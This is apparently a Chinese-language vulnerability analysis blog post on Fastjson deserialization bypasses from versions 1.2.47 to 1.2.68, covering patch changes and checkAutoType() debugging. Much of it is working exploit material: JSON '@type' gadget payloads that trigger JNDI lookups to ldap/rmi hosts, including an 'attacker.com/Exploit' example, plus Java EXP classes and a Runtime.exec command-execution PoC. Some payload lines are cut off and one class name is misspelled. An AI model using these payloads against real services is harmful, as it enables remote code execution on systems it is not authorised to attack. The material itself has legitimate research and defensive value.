
补丁分析 由于1.2.47这个洞能够在不开启AutoTypeSupport实现RCE,因此危害十分巨大,看看是怎样修的。1.2.48中的修复措施是,在loadClass()时,将缓存开关默认置为False,所以默认是不能通过Class加载进缓存了。同时将Class类加入到了黑名单中。
调试分析,在调用TypeUtils.loadClass()时中,缓存开关cache默认设置为了False,对比下两个版本的就知道了。
1.2.48版本:
1.2.47版本:
因此,即使未开启AutoTypeSupport,但com.sun.rowset.JdbcRowSetImpl类并未缓存到Map中,就不能和前面一样调用TypeUtils.getClassFromMapping()来加载了,只能进入后面的代码逻辑进行黑白名单校验被过滤掉:
Fastjson <= 1.2.61 漏洞分析 Fastjson 1.2.59 及以下相关利用场景
需要开启AutoType
1
2
{"@type":"com.zaxxer.hikari.HikariConfig","metricRegistry":"ldap://localhost:1389/Exploit"} {"@type":"com.zaxxer.hikari.HikariConfig","healthCheckRegistry":"ldap://localhost:1389/Exploit"}
Fastjson 1.2.60 及以下相关利用场景
需要开启AutoType:
1
2
3
{"@type":"oracle.jdbc.connector.OracleManagedConnectionFactory","xaDataSourceName":"rmi://10.10.20.166:1099/ExportObject"} {"@type":"org.apache.commons.configuration.JNDIConfiguration","prefix":"ldap://10.10.20.166:1389/ExportObject"}
Fastjson 1.2.61 及以下相关利用场景
1 {"@type":"org.apache.commons.proxy.provider.remoting.SessionBeanProvider","jndiName":"ldap://localhost:1389/Exploi
1.2.62 漏洞利用
需要开启AutoType;
Fastjson <= 1.2.62;
JNDI注入利用所受的JDK版本限制;
目标服务端需要存在xbean-reflect包;xbean-reflect 包的版本不限,我这里把 pom.xml 贴出来。
pom.xml
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 <dependencies > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.62</version > </dependency > <dependency > <groupId > org.apache.xbean</groupId > <artifactId > xbean-reflect</artifactId > <version > 4.18</version > </dependency > <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency > </dependencies >
漏洞分析 新 Gadget 绕过黑名单限制。


org.apache.xbean.propertyeditor.JneeeeediConverter 类的 toObjectImpl() 函数存在 JNDI 注入漏洞,可由其构造函数处触发利用。
我们这里可以去到 JndiConverter 这个类里面,看到 toObjectImpl() 方法确实是存在 JNDI 漏洞的。

让 Fastjson 调用某个 setter 方法,JndiConverter 没有明显的 setter 方法,查找父类的方法,AbstractConverter 有 setAsText() 方法,Fastjson 反序列化时,遇到属性 “AsText” 会自动调用 setAsText()
调用链分析
1
2
3
4
5
6
7
8
9
10
11
1. Fastjson 解析到 "@type": "org.apache.xbean.propertyeditor.JndiConverter" 2. 创建 JndiConverter 实例(调用构造函数) 3. 由于继承关系,JndiConverter 实例也包含父类 AbstractConverter 的方法 4. Fastjson 解析到 "AsText": "ldap://attacker.com/Exploit" 5. Fastjson 寻找 setAsText() 方法 - JndiConverter 没有 setAsText() 方法 - 但父类 AbstractConverter 有 setAsText() 方法 6. 调用 AbstractConverter.setAsText("ldap://attacker.com/Exploit") 7. setAsText() 内部调用 toObjectImpl(text) 8. 由于多态特性,实际调用的是子类 JndiConverter.toObjectImpl() 9. JndiConverter.toObjectImpl() 执行 JNDI 查找,触发漏洞
payload :
1
2
3
4
5
6
"{ \"@type\":\"org.apache.xbean.propertyeditor.JndiConverter\", \"AsText\":\"ldap://127.0.0.1:1234/ExportObject\" }"
1
2
3
4
5
6
7
8
9
10
11
12
import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; import org.apache.xbean.propertyeditor.JndiConverter; public class EXP_1262 { public static void main(String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true); String poc = "{\"@type\":\"org.apache.xbean.propertyeditor.JndiConverter\"," + "\"AsText\":\"ldap://127.0.0.1:1234/ExportObject\"}"; JSON.parse(poc); } }
调试漏洞

如果未开启 AutoType、未设置 expectClass 且类名不在内部白名单中,是不能恶意加载字节码的。

直接在 CheckAutoType() 函数上打上断点开始分析,函数位置:com\alibaba\fastjson\parser\ParserConfig.java
相比于之前版本调试分析时看的 CheckAutoType() 函数,这里新增了一些代码逻辑,这里大致说下,下面代码是判断是否调用 AutoType 相关逻辑之前的代码,说明如注释:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
if (typeName == null ) { return null ; } if (typeName.length() >= 192 || typeName.length() < 3 ) { throw new JSONException ("autoType is not support. " + typeName); } final boolean expectClassFlag; if (expectClass == null ) { expectClassFlag = false ; } else { if (expectClass == Object.class || expectClass == Serializable.class || expectClass == Cloneable.class || expectClass == Closeable.class || expectClass == EventListener.class || expectClass == Iterable.class || expectClass == Collection.class ) { expectClassFlag = false ; } else { expectClassFlag = true ; } } String className = typeName.replace('$' , '.' ); Class<?> clazz = null ; final long BASIC = 0xcbf29ce484222325L ; final long PRIME = 0x100000001b3L ; final long h1 = (BASIC ^ className.charAt(0 )) * PRIME; if (h1 == 0xaf64164c86024f1aL ) { throw new JSONException ("autoType is not support. " + typeName); } if ((h1 ^ className.charAt(className.length() - 1 )) * PRIME == 0x9198507b5af98f0L ) { throw new JSONException ("autoType is not support. " + typeName); } final long h3 = (((((BASIC ^ className.charAt(0 )) * PRIME) ^ className.charAt(1 )) * PRIME) ^ className.charAt(2 )) * PRIME; boolean internalWhite = Arrays.binarySearch(INTERNAL_WHITELIST_HASHCODES, TypeUtils.fnv1a_64(className) ) >= 0 ;

这里是进入了第一个判断的代码逻辑即开启AutoType的检测逻辑,先进行哈希白名单匹配、然后进行哈希黑名单过滤,但由于该类不在黑白名单中所以这块检测通过了并往下执行:
往下执行,到未开启AutoType的检测逻辑时直接跳过再往下执行,由于AutoTypeSupport为true,进入调用loadClass()函数的逻辑来加载恶意类,后续流程一样:
1.2.66 漏洞利用
开启AutoType;
Fastjson <= 1.2.66;
JNDI注入利用所受的JDK版本限制;
org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core包;
br.com.anteros.dbcp.AnterosDBCPConfig 类需要 Anteros-Core和 Anteros-DBCP 包;
com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类需要ibatis-sqlmap和jta包
漏洞原理 新Gadget绕过黑名单限制。
1.2.66涉及多条Gadget链,原理都是存在JDNI注入漏洞。
org.apache.shiro.realm.jndi.JndiRealmFactory类PoC:
1 { "@type" : "org.apache.shiro.realm.jndi.JndiRealmFactory" , "jndiNames" : [ "ldap://localhost:1389/Exploit" ] , "Realms" : [ "" ] }
br.com.anteros.dbcp.AnterosDBCPConfig类PoC:
1 { "@type" : "br.com.anteros.dbcp.AnterosDBCPConfig" , "metricRegistry" : "ldap://localhost:1389/Exploit" } 或{ "@type" : "br.com.anteros.dbcp.AnterosDBCPConfig" , "healthCheckRegistry" : "ldap://localhost:1389/Exploit" }
com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类PoC:
1 {"@type":"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig","properties": {"@type":"java.util.Properties","UserTra
EXP 1 2 3 4 5 6 7 8 9 10 import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; public class EXP_1266 { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String poc = "{\"@type\":\"org.apache.shiro.realm.jndi.JndiRealmFactory\", \"jndiNames\":[\"ldap://localhost:1234/ExportObject\"], \"Realms\":[\"\"]}" ; JSON.parse(poc); } }
0x03 1.2.67反序列化漏洞(黑名单绕过) 前提条件
开启AutoType;
Fastjson <= 1.2.67;
JNDI注入利用所受的JDK版本限制;
org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类需要ignite-core、ignite-jta和jta依赖;
org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core和slf4j-api依赖;
漏洞原理 新Gadget绕过黑名单限制。
org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类PoC:
1 {"@type":"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup", "jndiNames":["ldap://localhost:1389/Exploit"], "tm": {"$ref":"$.tm"}}
org.apache.shiro.jndi.JndiObjectFactory类PoC:
1 {"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://localhost:1389/Exploit","instance":{"$ref":"$.instance"}}
1 2 3 4 5 6 7 8 9 10 11 12 import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; import com.sun.xml.internal.ws.api.ha.StickyFeature; public class EXP_1267 { public static void main(String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true); String poc = "{\"@type\":\"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup\"," + " \"jndiNames\":[\"ldap://localhost:1234/ExportObject\"], \"tm\": {\"$ref\":\"$.tm\"}}"; JSON.parse(poc); } }
1.2.68反序列化漏洞(expectClass绕过AutoType)
前提条件
Fastjson <= 1.2.68;
利用类必须是expectClass类的子类或实现类,并且不在黑名单中;
漏洞原理 本次绕过checkAutoType()函数的关键点在于其第二个参数expectClass,可以通过构造恶意JSON数据、传入某个类作为expectClass参数再传入另一个expectClass类的子类或实现类来实现绕过checkAutoType()函数执行恶意操作。
简单地说,本次绕过checkAutoType()函数的攻击步骤为:
先传入某个类,其加载成功后将作为expectClass参数传入checkAutoType()函数;
查找expectClass类的子类或实现类,如果存在这样一个子类或实现类其构造方法或setter方法中存在危险操作则可以被攻击利用;
漏洞复现 简单地验证利用expectClass绕过的可行性,先假设Fastjson服务端存在如下实现AutoCloseable接口类的恶意类VulAutoCloseable:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 public class VulAutoCloseable implements AutoCloseable { public VulAutoCloseable(String cmd) { try { Runtime.getRuntime().exec(cmd); } catch (Exception e) { e.printStackTrace(); } } @Override public void close() throws Exception { } }
构造PoC如下:
1 {"@type":"java.lang.AutoCloseable","@type":"org.example.VulAutoCloseable","cmd":"calc"}
无需开启AutoType,直接成功绕过CheckAutoType()的检测从而触发执行:
调试分析 直接在CheckAutoType()函数中打断点开始调试。

